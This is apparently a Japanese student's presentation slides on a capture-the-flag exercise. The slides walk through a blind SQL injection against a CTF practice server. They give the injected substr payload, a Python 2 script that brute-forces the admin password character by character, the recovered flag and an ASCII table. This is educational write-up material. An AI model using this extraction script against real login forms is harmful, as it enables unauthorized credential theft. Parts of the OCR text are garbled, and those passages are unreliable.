## **Security Topic**

B4 Altanginj Tumengerel  $2018/04/10(1^{st})$ 


目次 CTF CTFで学んだ技術や知識を共有するために作ったページ 自由に編集してください 編集 Writeups Writeups 編集 おすすめ問題リスト おすすめ問題リスト 編集 **AZLABCTF 2017**  Challenges Bin: Whttps://milan 又.b.u合はi/dず/WEB系がZとbBでF


Crypto 1: Whttps://milancaz.inf.uec.ac.ip/day//2016-Yamagishi/ctf/azlabCTF2見フラッカン この CSQL - Crypto 2: Whttp://www.jplection.oinととどろを選択
- Web: Http://ec2-51 njection.oinととと 1.compute.amazonaws.com:8080/(学内限定) Thanks for Solving!! 編集 ジャンル別 Web SQL injection © CTF:Web:XSS/CSRFI Basic/Digest Auth binary&pwn forensics&reversing crypto











## Blind SQL injection

 SELECT \* FROM user WHERE id='\$id' AND pass='\$pass

'admin' AND substr((SELECT pass FROM user WHERE id='admin'),"何文字 目",1)='"+char+"';"



## Pythonを使ってパスワードをわかった

```
76:L
65:A
FLA
71:6
FLAG
95:_
FLAG_
75:K
FLAG_K
112:p
FLAG_Kp
87:W
FLAG_KpW
97:a
FLAG_KpWa
52:4
FLAG_KpWa4
106:j
FLAG_KpWa4i
105:i
FLAG_KpWa4ji
FLAG_KpWa4ji3
117:u
FLAG_KpWa4ji3u
FLAG_KpWa4ji3uZ
107:k
FLAG_KpWa4ji3uZk
FLAG_KpWa4ji3uZk6
84:T
FLAG_KpWa4ji3uZk6T
114:r
FLAG_KpWa4ji3uZk6Tr
80:P
FLAG_KpWa4ji3uZk6TrP
FLAG_KpWa4ji3uZk6TrPK
```

```
|>>> f lag= '
>>> for p in range(0,30):
        for i in range(32,127):
                 char=chr(i)
                 id="admin' AND substr((SELECT pass FROM user WHERE id='admin'),"
+str(p+1)+",1)='"+char+"';"
 . . .
                 url="http://ctfq.sweetduet.info:10080/~q6/"
. . .
                 req={'id':id,'pass':pw}
. . . .
                 params=urllib.urlencode(req)
                 response = urllib2.urlopen(url, params)
                 data = response.read()
                 if len(data)>1000:
 . . .
                         print str(i)+":"+char
 . . .
                         flag=flag+char
 . . .
                         print flag
                          break
. . . .
```

## パスワードが30文字以下と考えた

```
[... for i in range(32,127):
[... char=chr(i)
[... id="admin' AND substr((SELECT pass FROM user WHERE id='admin'),"
+str(p+1)+",1)='"+char+"';"
[... pw="''"
```

Dec	Hex	0ct	Char	Dec	Hex	0ct	Char	Dec	Hex	0ct	Char	Dec	Hex	0ct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	*
1	1	1		33	21	41	1	65	41	101	A	97	61	141	a
2	2	2		34	22	42		66	42	102	В	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	C
4	4	4		36	24	44	\$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	*	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	н	104	68	150	h
9	9	11		41	29	51	)	73	49	111	1	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	В	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54		76	4C	114	L	108	6C	154	1
13	D	15		45	2D	55	*	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56		78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	0	111	6F	157	0
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	×
25	19	31		57	39	71	9	89	59	131	Υ	121	79	171	У
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	Z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	1
29	1D	35		61	3D	75	-	93	5D	135	1	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

```
url="http://ctfq.sweetduet.info:10080/~q6/"

req={'id':id,'pass':pw}

params=urllib.urlencode(req)

response = urllib2.urlopen(url, params)

data = response.read()
```

IDとパスワードを送信し、そのURLから返すデータをdataに読み出している

```
if len(data)>1000:

print str(i)+":"+char

flag=flag+char

print flag

break
```

データが正しく返されていたら、パスワードの何 文字目にあっている文字をパスワード保存の配列 に追加